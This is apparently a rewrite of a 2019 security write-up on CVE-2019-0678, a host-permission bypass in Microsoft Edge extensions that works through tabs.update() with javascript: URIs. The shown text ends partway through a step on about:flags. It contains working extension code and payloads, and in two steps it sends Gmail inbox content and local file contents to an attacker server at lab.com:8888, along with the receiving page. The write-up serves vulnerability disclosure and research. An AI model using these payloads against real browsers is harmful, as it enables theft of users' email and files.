microsoft edge extensions host-permission bypass (cve-2019-0678)
Microsoft Edge extensions could bypass host permissions by using the tabs.update API with a javascript: URI, allowing JavaScript execution on any domain despite manifest restrictions. This enabled attackers to steal emails, exfiltrate local files, and modify internal browser settings.
 Published on payatu.com
⌂ Home › ☷ All Blogs › ✍ Nikhil-Mittal ›
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Microsoft Edge, like other browsers, supports extensions. An extension is a plug-in that extends browser functionality and can manage cookies, bookmarks, storage and passwords. Common examples the author lists are AdBlock Plus, EditThisCookie, FoxyProxy and Wappalyzer.
Every extension is installed with a set of permissions declared in its manifest.json. Among these, the host permission is the most important: it defines which specific domains the extension may execute JavaScript on. A mistake in how host permissions are enforced therefore has a direct effect on user privacy. If an extension is granted access to https://developer.google.com but can somehow also run code on https://mail.google.com, it can read the user's mail.

The write-up was published on 6 June 2019 by Nikhil Mittal and describes a host-permission bypass in Edge extensions, tracked as CVE-2019-0678.

Setup
The researcher builds a sample extension to demonstrate the behaviour. The manifest declares a single host permission, https://www.google.com/*, but also registers a content script matching <all_urls> and a persistent background script.
{
  "name": "Evil Extension",
  "author": "@C0d3G33k",
  "description": "Evil Extension!",
  "version": "1.0",
  "icons": {
    "25": "images/color-changer25.png",
    "48": "images/color-changer48.png"
  },
  "permissions": [
    "https://www.google.com/*"
  ],
  "browser_action": {
    "default_icon": {
      "20": "images/color-changer20.png",
      "40": "images/color-changer40.png"
    },
    "default_title": "Evil Extension",
    "default_popup": "popup.html"
  },
  "content_scripts": [{
    "matches": [
        "<all_urls>"
    ],
    "js": ["js/content.js"],
    "run_at": "document_end"
}],
  "background": {
    "scripts": ["/js/background.js"],
    "persistent": true
  }
}

The popup page is popup.html, which loads js/popup.js and provides two buttons, Open and Execute.
<!DOCTYPE html>
<html>
  <head>
    <link rel="stylesheet" type="text/css" href="css/styles.css" />
  </head>
  <body>
    <p>Evil Extension</p>
    <input id="b1" type="button" value="Open" />
    <input id="b2" type="button" value="Execute" />
    <script src="js/popup.js"></script>
  </body>
</html>
The initial popup.js opens Google in a new tab and runs alert(1) in the active tab.
let open = document.getElementById('b1');
let execute = document.getElementById('b2');

open.onclick = function() {
  browser.tabs.create   ({
    url: "https://www.google.com"
  });
};

execute.onclick = function() {
  browser.tabs.executeScript({
    code: `alert(1)`
  });
};
Clicking Open loads https://www.google.com in a new tab; clicking Execute runs alert(1).
Finding it



Before testing the bypass, the author reviews how host permissions are meant to work. The manifest permissions are visible in the browser's extension settings, and the sample manifest shows several permissions at once.
The host permission patterns behave as follows:
| Pattern | Scope |
|---|---|
https://www.google.com/* |
https://www.google.com/anything/, excluding sub-domains |
https://*.google.com/* |
Google including sub-domains such as https://mail.google.com and https://developers.google.com/ |
*://*.google.com/* |
Google including sub-domains and any valid protocol |
<all_urls> |
Any host, except privileged pages |

Host: https://www.google.com/*
Host:https://*.google.com/*
Host: *://*.google.com/*
Host: <all_urls>;

Privileged pages are internal browser pages that define browser settings, for example chrome://settings in Chrome. The author lists the equivalents:
about:flags   // Edge
about:debugging  // Firefox
chrome://settings // Chrome


Running JavaScript on a page such as about:flags would let an attacker change developer and other settings, including enabling Flash support and standards preview features.
The author then probes the Tabs API, whose supported methods are documented by Microsoft. The first test loads an arbitrary website through tabs.create().
open.onclick = function() {
  browser.tabs.create   ({
    url: "https://www.bing.com"
  });
};
This works. Loading a local file through the same method does not:
open.onclick = function() {
  browser.tabs.create   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};
Edge appears to treat the value as a relative path.

Loading a privileged page through tabs.create() does work:
open.onclick = function() {
  browser.tabs.create   ({
    url: "about:flags"
  });
};
Exploitation
Step 1: loading local files with tabs.update()
The update method behaves differently from create. Loading the same local file through tabs.update() succeeds.
open.onclick = function() {
  browser.tabs.update   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};

Step 2: loading privileged pages with tabs.update()
Privileged pages load through tabs.update() as well.
open.onclick = function() {
  browser.tabs.update   ({
    url: "about:flags"
  });
};

The researcher reported this behaviour to MSRC. The response was that the download API is not supported, so loading a file carries no risk, although the issue would be fixed as a defence-in-depth change.
Step 3: JavaScript URIs in tabs.create()
The javascript: scheme executes whatever follows it as JavaScript, for example <a href="javascript:console.log('test')">test</a>. Passing such a URI to tabs.create() does not work, and the author could not achieve anything further with create.
open.onclick = function() {
  browser.tabs.create   ({
    url: "javascript:window.open('https://www.google.com')"
  });
};
Step 4: JavaScript URIs in tabs.update()
The same idea through tabs.update() succeeds.
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript:alert(document.domain)"
  });
};

The extension holds permission only for google.com, yet it obtains JavaScript execution on bing.com. The host permission has been bypassed, and the extension can run code on any website without being granted permission for it.
Step 5: reading Google mail
With host permissions escalated, the author navigates to https://mail.google.com/mail/u/0/#inbox and reads the inbox without holding permission for that origin.

The following code fetches the mail page and sends the DOM to a server controlled by the attacker, which displays the content.
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript: var x = document.getElementsByClassName('y2')[0].innerHTML ; window.open('http://lab.com:8888/common/leak.html?#'+x);"
  });
};
The receiving page reads the fragment and writes it into the document.
<!-- Content of leak.html -->
<!DOCTYPE html>
<html>
<head>
    <title>Stealed Information</title>
    <meta charset="utf-8">
</head>
<body>
    <h1 style="color:red">Stealed Information!</h1>
    <hr>
    <script type="text/javascript">
        var p = location.hash.substring(1);
        var xx = decodeURI(p);
        document.write(xx);
    </script>
</body>
</html>

The email content is stolen.
Step 6: stealing local files
The same technique applies to local files. First the author confirms JavaScript execution in a local file context.
open.onclick = function() {
  browser.tabs.update   ({
    url: "javascript:alert(window.location)"
  });
};

Chaining the ability to load local files with the URI bypass allows exfiltration of their contents.
// to load local files
open.onclick = function() {
  browser.tabs.update   ({
    url: "file:///C:/Users/reach/Desktop/local_file.txt"
  });
};
// to steal contents
execute.onclick = function() {
  browser.tabs.update   ({
    url: `javascript: var x = document.body.innerHTML;window.open('http://lab.com:8888/common/leak.html?#'+x);`
  });
};

Step 7: changing internal developer settings
The next target is about:flags, the most important Edge page with sensitive settings. Running JavaScript there through tabs.update() initially fails.
open.onclick = function() {
  browser.tabs.update ({
    url: "javascript:alert(1)"
  });
};
